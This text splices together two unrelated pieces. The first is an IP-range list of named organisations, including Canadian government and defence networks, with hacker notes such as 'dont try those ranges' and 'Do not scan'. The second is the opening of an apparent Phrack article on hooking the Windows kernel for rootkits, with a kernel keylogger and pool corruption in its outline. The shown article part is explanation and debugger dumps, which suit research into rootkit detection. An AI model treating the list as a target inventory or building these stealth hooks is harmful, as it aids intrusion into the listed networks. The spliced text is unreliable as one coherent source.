207.60.13.224 - 207.60.13.231 North Shore Data Services  
207.60.13.232 - 207.60.13.239 Mas New Hampshire  
207.60.14.0 - 207.60.14.255 J. A. Webster  
207.60.15.0 - 207.60.15.127 Trilogic  
207.60.16.0 - 207.60.16.255 Area 54  
207.60.18.0 - 207.60.18.63 Vested Development Inc  
207.60.18.64 - 207.60.18.127 Conventures  
207.60.21.0 - 207.60.21.255 Don Law Company  
207.60.22.0 - 207.60.22.255 Advanced Microsensors  
207.60.28.0 - 207.60.28.63 Applied Business Center  
207.60.28.64 - 207.60.28.127 Color and Design Exchange  
207.60.36.8 - 207.60.36.15 Shaun McCusker

207.60.36.16 - 207.60.36.23 Town of Framingham  
207.60.36.24 - 207.60.36.31 AB Software  
207.60.36.32 - 207.60.36.39 Seabass Dreams Too Much, Inc  
207.60.36.40 - 207.60.36.47 Next Ticketing  
207.60.36.48 - 207.60.36.55 Dulsi  
207.60.36.56 - 207.60.36.63 The Internet Access Company  
207.60.36.64 - 207.60.36.71 Maguire Group  
207.60.36.72 - 207.60.36.79 Cogenex  
207.60.36.88 - 207.60.36.95 AKNDC  
207.60.36.96 - 207.60.36.103 McGovern election committee  
207.60.36.104 - 207.60.36.111 Digital Equipment Corp  
207.60.36.112 - 207.60.36.119 PTR - Precision Technologies  
207.60.36.120 - 207.60.36.127 Extech  
207.60.36.128 - 207.60.36.135 Manfreddi Architects  
207.60.36.144 - 207.60.36.151 Parent Naffah  
207.60.36.152 - 207.60.36.159 Darling Dolls Inc  
207.60.36.160 - 207.60.36.167 Wright Communications  
207.60.36.168 - 207.60.36.175 Principle Software  
207.60.36.176 - 207.60.36.183 Chris Pet Store  
207.60.36.184 - 207.60.36.191 Fifteen Lilies  
207.60.36.192 - 207.60.36.199 All-Com Technologies  
207.60.37.0 - 207.60.37.31 Cardio Thoracic Surgical Associates, P. A.  
207.60.37.32 - 207.60.37.63 Preferred Fixtures Inc  
207.60.37.64 - 207.60.37.95 Apple and Eve Distributors  
207.60.37.96 - 207.60.37.127 Nelson Copy Supply  
207.60.37.128 - 207.60.37.159 Boston Optical Fiber  
207.60.37.192 - 207.60.37.223 Fantasia&Company  
207.60.41.0 - 207.60.41.255 Infoactive  
207.60.48.0 - 207.60.48.255 Curry College  
207.60.62.32 - 207.60.62.63 Alternate Power Source  
207.60.62.64 - 207.60.62.95 Keystone Howley-White  
207.60.62.128 - 207.60.62.159 Bridgehead Associates LTD  
207.60.62.160 - 207.60.62.191 County Supply  
207.60.62.192 - 207.60.62.223 NH Board of Nursing  
207.60.64.0 - 207.60.64.63 Diversified Wireless Technologies  
207.60.64.64 - 207.60.64.127 Phyttera  
207.60.66.0 - 207.60.66.15 The Network Connection  
207.60.66.16 - 207.60.66.31 Young Refrigeration  
207.60.66.32 - 207.60.66.47 Vision Appraisal Technology  
207.60.66.48 - 207.60.66.63 EffNet Inc  
207.60.66.64 - 207.60.66.79 Entropic Systems Inc  
207.60.66.80 - 207.60.66.95 Finley Properties  
207.60.66.96 - 207.60.66.111 Nancy Plowman Associates  
207.60.66.112 - 207.60.66.127 Northeast Financial Strategies  
207.60.66.128 - 207.60.66.143 Textnology Corp  
207.60.66.144 - 207.60.66.159 Groton Neochem LLC  
207.60.66.160 - 207.60.66.175 Tab Computers  
207.60.66.176 - 207.60.66.191 Patrons Insurance  
207.60.66.192 - 207.60.66.207 Chair City Web  
207.60.66.208 - 207.60.66.223 Radex, Inc.  
207.60.66.224 - 207.60.66.239 Robert Austein  
207.60.66.240 - 207.60.66.255 Hologic Inc.  
207.60.71.64 - 207.60.71.127 K-Tech International Inc.  
207.60.71.128 - 207.60.71.191 Pan Communications  
207.60.71.192 - 207.60.71.255 New England College of Finance  
207.60.75.128 - 207.60.75.255 Absolve Technology  
207.60.78.0 - 207.60.78.127 Extech  
207.60.78.128 - 207.60.78.255 The Insight Group  
207.60.83.0 - 207.60.83.255 JLM Technologies  
207.60.84.0 - 207.60.84.255 Strategic Solutions  
207.60.94.0 - 207.60.94.15 McWorks  
207.60.94.32 - 207.60.94.47 Rooney RealEstate  
207.60.94.48 - 207.60.94.63 Joseph Limo Service  
207.60.94.64 - 207.60.94.79 The Portico Group  
207.60.94.80 - 207.60.94.95 Event Travel Management Inc  
207.60.94.96 - 207.60.94.111 Intellitech International  
207.60.94.128 - 207.60.94.143 Orion Partners  
207.60.94.144 - 207.60.94.159 Rainbow Software Solution  
207.60.94.160 - 207.60.94.175 Grason Stadler Inc  
207.60.94.192 - 207.60.94.207 Donnegan System

207.60.95.1 - 207.60.95.255 The Iprax Corp  
207.60.102.0 - 207.60.102.63 Coporate IT  
207.60.102.64 - 207.60.102.127 Putnam Technologies  
207.60.102.128 - 207.60.102.191 Sycamore Networks  
207.60.102.192 - 207.60.102.255 Bostek  
207.60.103.128 - 207.60.103.255 Louis Berger and Associates  
207.60.104.128 - 207.60.104.191 Hanson Data Systems  
207.60.106.128 - 207.60.106.255 Giganet Inc.  
207.60.107.0 - 207.60.107.255 Roll Systems  
207.60.108.8 - 207.60.108.15 InternetQA  
207.60.111.0 - 207.60.111.31 Reading Cooperative Bank  
207.60.111.32 - 207.60.111.63 Edco collaborative  
207.60.111.64 - 207.60.111.95 DTC Communications Inc  
207.60.111.96 - 207.60.111.127 Mike Line  
207.60.111.128 - 207.60.111.159 The Steppingstone Foundation  
207.60.111.160 - 207.60.111.191 Caton Connector  
207.60.111.192 - 207.60.111.223 Refron  
207.60.111.224 - 207.60.111.255 Dolabany Comm Group  
207.60.112.0 - 207.60.112.255 The CCS Companies  
207.60.116.0 - 207.60.116.255 Continental PET Technologies  
207.60.122.16 - 207.60.122.23 Corey & Company Designers Inc  
207.60.122.24 - 207.60.122.31 SAIC  
207.60.122.32 - 207.60.122.39 Netserve Entertainment Group  
207.60.122.40 - 207.60.122.47 Avici Systems Inc  
207.60.122.48 - 207.60.122.55 Webrdwne  
207.60.122.56 - 207.60.122.63 Reality and Wonder  
207.60.122.64 - 207.60.122.71 Nishan Desilva  
207.60.122.72 - 207.60.122.79 NemaSoft Inc  
207.60.122.80 - 207.60.122.87 Patrick Murphy  
207.60.122.88 - 207.60.122.95 Corey and Company  
207.60.122.96 - 207.60.122.103 Ames Textile Corp  
207.60.122.104 - 207.60.122.111 Publicom  
207.60.127.0 - Northstar Technologies  
207.60.128.0 - 207.60.128.255 Northstar Technologies  
207.60.129.0 - 207.60.129.255 Sanga Corp  
207.60.129.64 - 207.60.129.127 Fired Up Network  
207.60.129.128 - 207.60.129.191 Integrated Data Solutions  
207.60.129.192 - 207.60.129.255 Metanext  
207.61.\* WorldLinx Telecommunications, Inc., Canada  
207.120.\* BBN Planet, MA

## RANGE 208

208.240.xxx.xxx

## RANGE 209

209.35.\* Interland, Inc., GA

## RANGE 212

212.56.107.22

212.143 \*\*\* israelis isp's!! dont try those ranges!!

212.149 \*\*\* israelis isp's!! dont try those ranges!!

212.159.0.2

212.159.1.1

212.159.1.4

212.159.1.5

212.159.0.2

212.159.1.1

212.159.1.4

212.159.1.5

212.159.33.56

212.159.40.211

212.159.41.173

212.179 \*\*\* israelis isp's!! dont try those ranges!!

212.208.0.12 \*\*\* israelis isp's!! dont try those ranges!!

## RANGE 213

213.8 \*\*\* \*\*\* israelis isp's!! dont try those ranges!!

## RANGE 216

216.25.\* 216.94 \*\*\* \*\*\* 216.247.\* 216.248.\*.\* 217

217.6.\* Do not scan

-----

And from our Canadian friends...

192.139.201.0 - 192.139.201.24 : Government of Canada  
192.139.202.0 - 192.139.202.24 : Government of Canada  
192.139.203.0 - 192.139.203.24 : Government of Canada  
192.139.204.0 - 192.139.204.24 : Government of Canada  
192.197.83.0 - 192.197.83.24 : Government of Canada  
198.103.0.0 - 198.103.0.16 : Government of Canada

128.43.0.0 - 128.43.0.16 : Canadian Department of National Defense (DND)  
131.132.0.0 - 131.132.0.16 : Canadian Department of National Defense (DND)  
131.133.0.0 - 131.133.0.16 : Canadian Department of National Defense (DND)  
131.134.0.0 - 131.134.0.16 : Canadian Department of National Defense (DND)  
131.135.0.0 - 131.135.0.16 : Canadian Department of National Defense (DND)  
131.136.0.0 - 131.136.0.16 : Canadian Department of National Defense (DND)  
131.137.0.0 - 131.137.0.16 : Canadian Department of National Defense (DND)  
131.138.0.0 - 131.138.0.16 : Canadian Department of National Defense (DND)  
131.139.0.0 - 131.139.0.16 : Canadian Department of National Defense (DND)  
131.140.0.0 - 131.140.0.16 : Canadian Department of National Defense (DND)  
131.141.0.0 - 131.141.0.16 : Canadian Department of National Defense (DND)  
192.5.144.0 - 192.5.144.24 : Canadian Department of National Defense (DND)  
192.12.98.0 - 192.12.98.24 : Canadian Department of National Defense (DND)  
192.12.215.0 - 192.12.215.24 : Canadian Department of National Defense  
(DND)  
192.16.205.0 - 192.16.205.24 : Canadian Department of National Defense  
(DND)  
192.16.206.0 - 192.16.206.24 : Canadian Department of National Defense  
(DND)  
192.16.207.0 - 192.16.207.24 : Canadian Department of National Defense  
(DND)  
192.16.208.0 - 192.16.208.24 : Canadian Department of National Defense  
(DND)  
192.16.242.0 - 192.16.242.24 : Canadian Department of National Defense  
(DND)  
192.16.243.0 - 192.16.243.24 : Canadian Department of National Defense  
(DND)  
192.35.144.0 - 192.35.144.24 : Canadian Department of National Defense  
(DND)  
192.42.68.0 - 192.42.68.24 : Canadian Department of National Defense (DND)



==Phrack Inc.==

Volume 0x0c, Issue 0x41, Phile #0x04 of 0x0f

```
=====
----=[ Stealth hooking : Another way to subvert the Windows kernel ]----=
=====
-----=[ by mxatone and ivanlef0u ]-----=
=====
```

- 1 - Introduction on anti-rookits technologies and bypass
  - 1.1 - Rookits and anti-rootkits techniques
  - 1.2 - About kernel level protections
  - 1.3 - Concept key: use kernel code against itself
- 2 - Introducing stealth hooking on IDT.
  - 2.1 - How Windows manage hardware interrupts
    - 2.1.1 - Hardware interrupts dispatching on Windows
    - 2.1.2 - Hooking hardware IT like a ninja
    - 2.1.3 - Application 1 : Kernel keylogger
    - 2.1.4 - Application 2 : NDIS incoming packets sniffer
  - 2.2 - Conclusion about stealth hooking on IDT
- 3 - Owing NonPaged pool using stealth hooking
  - 3.1 - Kernel allocation layout review
    - 3.1.1 - Difference between Paged and NonPaged pool
    - 3.1.2 - NonPaged pool tables
    - 3.1.3 - Allocation and free algorithms
  - 3.2 - Getting code execution abusing allocation code
    - 3.2.1 - Data corruption of MmNonPagedPoolFreeListHead
    - 3.2.2 - Expend it for every size
  - 3.3 - Exploit our position
    - 3.3.1 - Generic stack redirection
    - 3.3.2 - Userland process code injection
- 4 - Detection
- 5 - Conclusion
- 6 - References

---[ 1 - Introduction on anti-rookits technologies and bypass

Nowadays rootkits and anti-rootkits are becoming more and more important into the IT security landscape. Loved by some, hated by others, rootkits can be considered as the holy grail of backdoors : stealthy, little, close to hardware, ingenious, vicious... Their control over a computer locally or remotely make them the best choice for an attacker. Anti-rootkits try to detect and eradicate those malicious programs. Rk techniques and complexity are evolving fast and today developing a rk or anti-rk is a very hard mission.

This paper deals about rootkits on Windows platform. More precisely about new kind of hijacking techniques that can be applied to the Windows kernel. Readers are assumed to be aware about rootkits techniques on Windows.

----[ 1.1 - Rootkits and anti-rootkits technics

A rootkit hijacks an operating system's behavior. In order to achieve this task, it can simply modify the operating system's binaries but that's not very stealthy. Most rk's use hooks on important functions and change their results. A basic hook redirects execution flow by changing function start or a function pointer but there is no single way to hook a routine. The most common example is the SSDT (System Service Descriptor Table), this table contains the syscall list which is a set of functions pointers. If you can modify a pointer in this table, you are able to control the behavior of one function. That's an example of how rootkits proceed, obviously there is a lot of critical areas that can be controlled by an attacker.

Anti-rootkits try to check those areas, but the task is very hard. Most of the time, anti-rk software makes a comparison between the memory image of the program and its binary on the disk or verify some function pointer tables to see if something has changed.

That's how the war between rk-makers and anti-rk-junkies began, trying to find the best way, the best area, for hooking critical operating system features. On Windows those following areas are often used by rootkits :

- SSDT (kernel syscalls table) and shadow SSDT (win32k syscall table) are the simplest solution.

- MSR (Model Specific Registers) can be modified by a rootkit. On Windows the MSR\_SYSENTER\_EIP is used by the assembly instructions 'sysenter' to enter into ring0 mode. Hijacking this MSR allow an attacker to control the system.

- MajorFunctions are functions used by drivers for I/O processing with others devices, hooking those functions can be useful for a rootkit.

- IDT (Interrupt Descriptor Table) is table used by the system for handling exceptions and interruptions.

Another kind of techniques has appeared. By accessing to the kernel objects a rootkit can easily change information about processes, threads, loaded modules and other stuff. Those techniques are called DKOM (Direct Kernel Object Manipulation). For example, the Windows kernel maintains a double linked list called PsActiveProcessList (EPROCESS structures) containing information about running processes. Unlink one of them and your process will disappear from process lists like task manager, whereas the process is still running.

To block those kernel objects modifications, anti-rk checks other sections. For processes, they used to read the PspCidTable which has a table of PID (Process IDentifier) and TID (Thread IDentifier). A comparison between this table and PsActiveProcessList shows hidden processes. Against those attacks anti-rk tools have to find others sections and tricks to detect altered objects.

One of the first paper about Windows stealth was written by Holy Father, "Invisibility on NT boxes" [1]. With this paper came one of the first public implementations of a rootkit with a ring0 driver, Hacker Defender [2], coded by Holy Father and Ratter of the famous VXing mag 29A [3]. This driver was able to elevate process rights using token manipulation. The rest of the rootkit uses user-land hooks to perform files and registry hiding, process infection with dll injection. A good example of a full ring0 rootkit is NT Rootkit of Greg Hoglund [4], this driver uses SSDT hooks to perform stealth operation. It registers a Filter Device Object above the NTFS file system and above the keyboard device for filtering IRP (I/O Request Packets). It also provides a NDIS protocol driver to hide communication on the network. Even if this rk was written for NT 4.0 and Win2K it's a perfect example for beginners.

After came more advanced ring0 rk like FU [5], written by Fuzen\_op and its improvement FUto published in the famous technical journal Uninformed [6]. Vista improvement on driver verification introduces new rootkits mostly based on hardware features. Like BootRoot [7] and Pixie [8] by Eeye loaded before any protection. Finally Joanna Rutkowska with her Blue Pill [9] used virtualization technology to create layer between the operating system and the hardware.

In the wild the rk are used most of the time for lame mail spamming or botnets. They often use old techniques but some of them are interesting like Rustock [10] series or StormWorm [11] and the MBR rootkit [12]. They implement a lot of tricks as ADS (Alternate Data Stream), code obfuscation, anti-debug, anti-VM or polymorphic code. The goal is not only subverting the kernel but also slow down their analysis and make them harder to defeat.

Even if the technology used by rootkits are more and more sophisticated, the underground community is still developing POCs to improve current techniques. Unreal [13] and AK992 [14] are both great examples. The first uses an ADS and a NTFS MajorFunctions hooking to hide itself, the second checks IRP completion when send to disk's devices. You can find plenty examples of rootkit techniques on rootkit.com.

Finally, this part would not be complete if we don't speak about anti-rk. The most famous is Rk Unhooker by MP\_ART & EP\_XOFF and their team UG North. Others anti-rk are DarkSpy [15] by CardMagic, IceSword [16] by pjf and Gmer [17].

#### ----[ 1.2 - About kernel level protections

When we talk about protection, we must notice where the protection takes place into the system. A protection has an advantage on an attack only if it operates from a higher level. Protections like PaX or Exec Shield are efficient because they protecting userland from kernel.

Protections like PatchGuard and other HIPS also protect the system integrity but as far as an attacker can find a way to attack those protections at their own level they will be useless. A protection is reliable only if it can't be corrupted by an attacker. Assuming an attacker find a way to inject code into the protection and you can consider that your b0x is dead.

That's why PatchGuard isn't so efficient [18]. But we know that disabling or destroying a protection is very noisy. No, the best way is to fly under the radar by working with special objects and events that cannot be checked because of their volatility.

In June 2006, Greg Hoggland presented the concept of KOH (Kernel Object Hooking) [19]. A new way of detouring code execution, you don't have to modify static code section but rather you work on dynamic allocated structures/codes like DPC (Deferred Procedure Calls). For protections, it's hard to find and verify those areas due to their instabilities.

Others cool objects are IRP. They are the object used by the Windows kernel I/O manager to communicate with devices. Each I/O operation on hardware generates an IRP, sycalls send IRP to a driver through his device. In general a driver owns several devices; one of them is used to communicate with the userland by using IOCTL and others devices are managing IRP by filtering them or performing a requested task. IRP are sent to a driver using its MajorFunctions table. This table includes the different functionalities provided by the driver. You can check the result returned by a MajorFunction by installing a completion routine on an IRP. They are very volatile objects; controlling and checking them is very hard.

In fact, if you want to check everything you would need to completely redesign operating system architecture. So keep in mind that protection cannot be everywhere at every time and we will demonstrate it in the following parts.

#### ----[ 1.3 - Concept key: use kernel code against itself

The idea behind this paper is exploiting kernel code. Exploitation is possible because input defines code behavior. Submitting a crafted input to a vulnerable software can leads into code execution. Dangerous input is of course defined by your target. Kernel space contains more exploitation scenarios because you can change its environment. A rootkit can not change basic inputs as arguments. But it can change the environment around a code. Heap exploitation techniques such as unlinking is a perfect example. By changing a memory block structure, you are able to overwrite 4 bytes. Some techniques can even change next allocated block address [20]. It does work because a program trusts those information. In kernel, you have a total control on the environment. Also completely checking the kernel is bad for performance and totally impossible.

Changing code environment has been used successfully for the phide2

rootkit [21] technique. This rootkit can hide threads without hooking Windows scheduler which is impressive. As it relies on code behavior, it needs strong reverse knowledge. It extends this concept into unknown operating system behaviors. Generic protections are based on generic assumptions. Such as checking only driver images for code hooks. These days operating systems design is against those protections and requires advanced software rootkit techniques.

---[ 2 - Introducing stealth hooking on IDT

Let's introduce our concept about stealth hooking with an example based on IDT. First we will see what is the IDT and its purpose. Then we will discuss about hardware interrupts and how Windows deals with them.

IDT (Interrupt Descriptor Table) is a CPU specific linear table localized in kernel-land. IDT can be read with ring3 privilege level but you must have ring0 privilege if you want to write into it. IDT is composed of 256 entries of KIDTENTRY structures and you can use the Kernel Debugger (KD) included into the Debugging Tools for Windows [22] to see the definition of an IDT entry.

```
kd> dt nt!_KIDTENTRY
+0x000 Offset           : Uint2B
+0x002 Selector        : Uint2B
+0x004 Access          : Uint2B
+0x006 ExtendedOffset  : Uint2B
```

Here we don't want to (re)explain the architecture of the IDT so we advise you to read Kad's paper published in Phrack 59 about IDT and about how it works [23].

The first 32 entries of IDT are reserved by the CPU for exceptions. Others are use to handle hardware interrupts and special system events.

Here is a dump of the first 64 entries of the Windows' IDT.

```
kd> !idt -a
Dumping IDT:
```

```
00: 804df350 nt!KiTrap00
01: 804df4cb nt!KiTrap01
02: Task Selector = 0x0058
03: 804df89d nt!KiTrap03
04: 804dfa20 nt!KiTrap04
05: 804dfb81 nt!KiTrap05
06: 804dfd02 nt!KiTrap06
07: 804e036a nt!KiTrap07
08: Task Selector = 0x0050
09: 804e078f nt!KiTrap09
0a: 804e08ac nt!KiTrap0A
0b: 804e09e9 nt!KiTrap0B
0c: 804e0c42 nt!KiTrap0C
0d: 804e0f38 nt!KiTrap0D
0e: 804e164f nt!KiTrap0E
0f: 804e197c nt!KiTrap0F
10: 804e1a99 nt!KiTrap10
11: 804e1bce nt!KiTrap11
12: 804e197c nt!KiTrap0F
13: 804e1d34 nt!KiTrap13
14: 804e197c nt!KiTrap0F
15: 804e197c nt!KiTrap0F
16: 804e197c nt!KiTrap0F
17: 804e197c nt!KiTrap0F
18: 804e197c nt!KiTrap0F
19: 804e197c nt!KiTrap0F
1a: 804e197c nt!KiTrap0F
1b: 804e197c nt!KiTrap0F
1c: 804e197c nt!KiTrap0F
1d: 804e197c nt!KiTrap0F
1e: 804e197c nt!KiTrap0F
```

```

1f: 804e197c nt!KiTrap0F

20: 00000000
21: 00000000
22: 00000000
23: 00000000
24: 00000000
25: 00000000
26: 00000000
27: 00000000
28: 00000000
29: 00000000
2a: 804deb92 nt!KiGetTickCount
2b: 804dec95 nt!KiCallbackReturn
2c: 804dee34 nt!KiSetLowWaitHighThread
2d: 804df77c nt!KiDebugService
2e: 804de631 nt!KiSystemService
2f: 804e197c nt!KiTrap0F
30: 806f3d48 hal!HalpClockInterrupt
31: 80dd816c i8042prt!I8042KeyboardInterruptService (KINTERRUPT 80dd8130)
32: 804ddd04 nt!KiUnexpectedInterrupt2
33: 80dd3224 serial!SerialCIsrSw (KINTERRUPT 80dd31e8)
34: 804ddd18 nt!KiUnexpectedInterrupt4
35: 804ddd22 nt!KiUnexpectedInterrupt5
36: 804ddd2c nt!KiUnexpectedInterrupt6
37: 804ddd36 nt!KiUnexpectedInterrupt7
38: 806edef0 hal!HalpProfileInterrupt
39: 80f0827c ACPI!ACPIInterruptServiceRoutine (KINTERRUPT 80f08240)
3a: 80dc67cc vmsrvc+0x1C16 (KINTERRUPT 80dc6790)
3b: 80df6414 NDIS!ndisMIsr (KINTERRUPT 80df63d8)
3c: 80de040c i8042prt!I8042MouseInterruptService (KINTERRUPT 80de03d0)
3d: 804ddd72 nt!KiUnexpectedInterrupt13
3e: 80ed78a4 atapi!IdePortInterrupt (KINTERRUPT 80ed7868)
3f: 80f01dd4 atapi!IdePortInterrupt (KINTERRUPT 80f01d98)
40: 804ddd90 nt!KiUnexpectedInterrupt16
[...]

```

This dump represents a typical Windows IDT, you can see the IDT entries index followed by the address of the handler and this name. The first 32 entries are filled by KiTrap\* functions that manage exceptions. The rest of the table is left to the system, you can see specials system interrupts like KiSystemService and KiCallbackReturn and handlers used by drivers like I8042KeyboardInterruptService or I8042MouseInterruptService.

#### ----[ 2.1 - How Windows manage hardware interrupts

When we talk about interrupts we must introduce the concept of IRQL (Interrupt ReQuest Level). The kernel represents IRQLs internally as a number from 0 through 31 on x86 with higher numbers representing higher priority interrupts. Although the kernel defines the standard set of IRQLs for software interrupts, the HAL (Hardware Abstraction Layer) maps hardware interrupt numbers to the IRQLs.

31	to	27	Highests IRQLs	\   /	Clock, system failure.
26	to	3	DEVICE_IRQL	\   /	Hardware interrupts.
2			DISPATCH_LEVEL		Scheduler, DPC.
1			APC_LEVEL		Used when dispatching APC.
0			PASSIVE_LEVEL		Threads run at this IRQL.

Each processor has its own IRQL. You can have a core running at an IRQL=

DISPATCH\_LEVEL whereas another is running at PASSIVE\_LEVEL. In fact IRQL represents the "mask ability" of the current running code. Interrupts from a source with an IRQL above the current level interrupt the processor, whereas interrupts from sources with IRQLs equal to or below the current level are masked until an executing thread decrease the IRQL.

Some system components are not accessible when code is running at  $IRQL \geq DISPATCH\_LEVEL$ . Accessing to paged memory (memory which can be swapped on disk) is impossible and lots of kernel functions cannot be used.

Hardware interrupts are asynchronous and reached by external peripherals. For example when you hit a key, your keyboard device sends an IRQ (Interrupt ReQuest) routed by the Southbridge [24] on your interrupt controller through the Northbridge [25]. The Southbridge is a chip that can be described like a I/O controller hub. This chip receives all the I/O externals interrupt and send them to the Northbridge. The Northbridge is directly connected to your memory and high speed graphic bus also to your CPU. This chip is also known as the memory controller hub.

On most x86 systems we find a chipset called i82489, Advanced Programmable Interrupt Controller (APIC). The APIC is composed by 2 main components, a I/O APIC, one per CPU, and a LAPIC (Local APIC) on each core. I/O APIC uses a routing algorithm to dispatch an interrupt on the best adapted core. According to the principle of locality, I/O APIC will deliver the device interrupt on the core which handled it the previous time [26].

After this LAPIC translates the IRQ to an 8-bits value, an interrupt vector. This interrupt vector represents IDT's entry index associated with the handler. When the core is ready to handle the interrupt, its instruction flow is redirected on the IDT entry.



#### -----[ 2.3.1 Hardware interrupts dispatching on Windows

On Windows, the interrupt handler isn't executed immediately, there is a code template first. This template is implemented in the function `KiInterruptTemplate` and does two things. First, it saves the current core state in the stack and dispatches code flow to the right "interrupt dispatcher".

When a interrupt is raised, after the core status core is saved, code flow

is transferred to the interrupt handler as defined in the IDT. In fact each interrupt handler in the IDT points to a KiInterruptTemplate routine [27]. KiInterruptTemplate will call KiInterruptDispatch which performs the following operations :

- Acquire the service routine spinlock.
- Raise IRQL to DEVICE\_IRQL, the IRQL of a given interrupt vector is calculated by subtracting the interrupt vector from 27d.
- Call the interrupt handler, an ISR (Interrupt Service Routine).
- Lower IRQL.
- Release the service routine spinlock.

For example, the keyboard device ISR is I8042KeyboardInterruptService. ISR are routines for handling interrupts like top-halves in the linux kernel. According to the WDK (Windows Driver Kit), the ISR must do whatever is appropriate to the device to dismiss the interrupt. Then, it should do only what is necessary to save state and queue a DPC. It means it interruption management will take place on a lower IRQL than during ISR execution. The I/O processing is done into the DPC.

DPC (Deferred Procedure Call) are equivalent of bottom-halves in linux. DPC works at IRQL DISPATCH\_LEVEL, lower than the ISR's IRQL. In fact the ISR will queue a DPC to process the entire interrupt at a lower IRQL in order to avoid the core preemption taking too much time. For the keyboard the DPC is I8042KeyboardIsrDpc. Here a figure to sum up the interrupt processing :



KiInterruptDispatch receives one main argument from KiInterruptTemplate, a pointer to an interrupt object stored in the EDI register. Interrupt objects are defined by a KINTERRUPT structure :

```

kd> dt nt!_KINTERRUPT
+0x000 Type           : Int2B
+0x002 Size           : Int2B
+0x004 InterruptListEntry : _LIST_ENTRY
+0x00c ServiceRoutine  : Ptr32   unsigned char
+0x010 ServiceContext  : Ptr32   Void
+0x014 SpinLock        : Uint4B
+0x018 TickCount       : Uint4B
+0x01c ActualLock      : Ptr32   Uint4B
+0x020 DispatchAddress : Ptr32   void
+0x024 Vector          : Uint4B
+0x028 Irql            : UChar
+0x029 SynchronizeIrql : UChar
+0x02a FloatingSave    : UChar
+0x02b Connected       : UChar
+0x02c Number          : Char
+0x02d ShareVector     : UChar
+0x030 Mode            : _KINTERRUPT_MODE
+0x034 ServiceCount    : Uint4B
+0x038 DispatchCount   : Uint4B
+0x03c DispatchCode    : [106] Uint4B
  
```

We retrieve in this structure, the SpinLock and the ServiceRoutine. Notice

that SynchronizeIrql contains the IRQL when the ISR will be executed.

For each entry in the IDT which handles a hardware interrupt, the KiInterruptTemplate is contained in the DispatchCode table of the KINTERRUPT structure.

For the keyboard device we have this KINTERRUPT :

```
kd> dt nt!_KINTERRUPT 80dd8130
+0x000 Type           : 22
+0x002 Size           : 484
+0x004 InterruptListEntry : _LIST_ENTRY [ 0x80dd8134 - 0x80dd8134 ]
+0x00c ServiceRoutine   : 0xfa815495   unsigned char
->i8042prt!I8042KeyboardInterruptService+0
+0x010 ServiceContext   : 0x80e2ec88
+0x014 SpinLock         : 0
+0x018 TickCount        : 0xffffffff
+0x01c ActualLock       : 0x80e2ed48   -> 0
+0x020 DispatchAddress : 0x804da8d8   void nt!KiInterruptDispatch+0
+0x024 Vector           : 0x31
+0x028 Irql             : 0x1a ''
+0x029 SynchronizeIrql : 0x1a ''
+0x02a FloatingSave     : 0 ''
+0x02b Connected        : 0x1 ''
+0x02c Number           : 0 ''
+0x02d ShareVector      : 0 ''
+0x030 Mode             : 1 ( Latched )
+0x034 ServiceCount     : 0
+0x038 DispatchCount    : 0xffffffff
+0x03c DispatchCode     : [106] 0x56535554
```

Let's have a look at the beginning of KiInterruptTemplate :

```
nt!KiInterruptTemplate:
804da972 54          push     esp
804da973 55          push     ebp
804da974 53          push     ebx
804da975 56          push     esi
804da976 57          push     edi
804da977 83ec54      sub     esp,54h
804da97a 8bec       mov     ebp,esp
804da97c 89442444   mov     dword ptr [esp+44h],eax
804da980 894c2440   mov     dword ptr [esp+40h],ecx
804da984 8954243c   mov     dword ptr [esp+3Ch],edx
804da988 f7442470000000200 test    dword ptr [esp+70h],20000h
804da990 0f852a010000 jne     nt!V86_kit_a (804daac0)
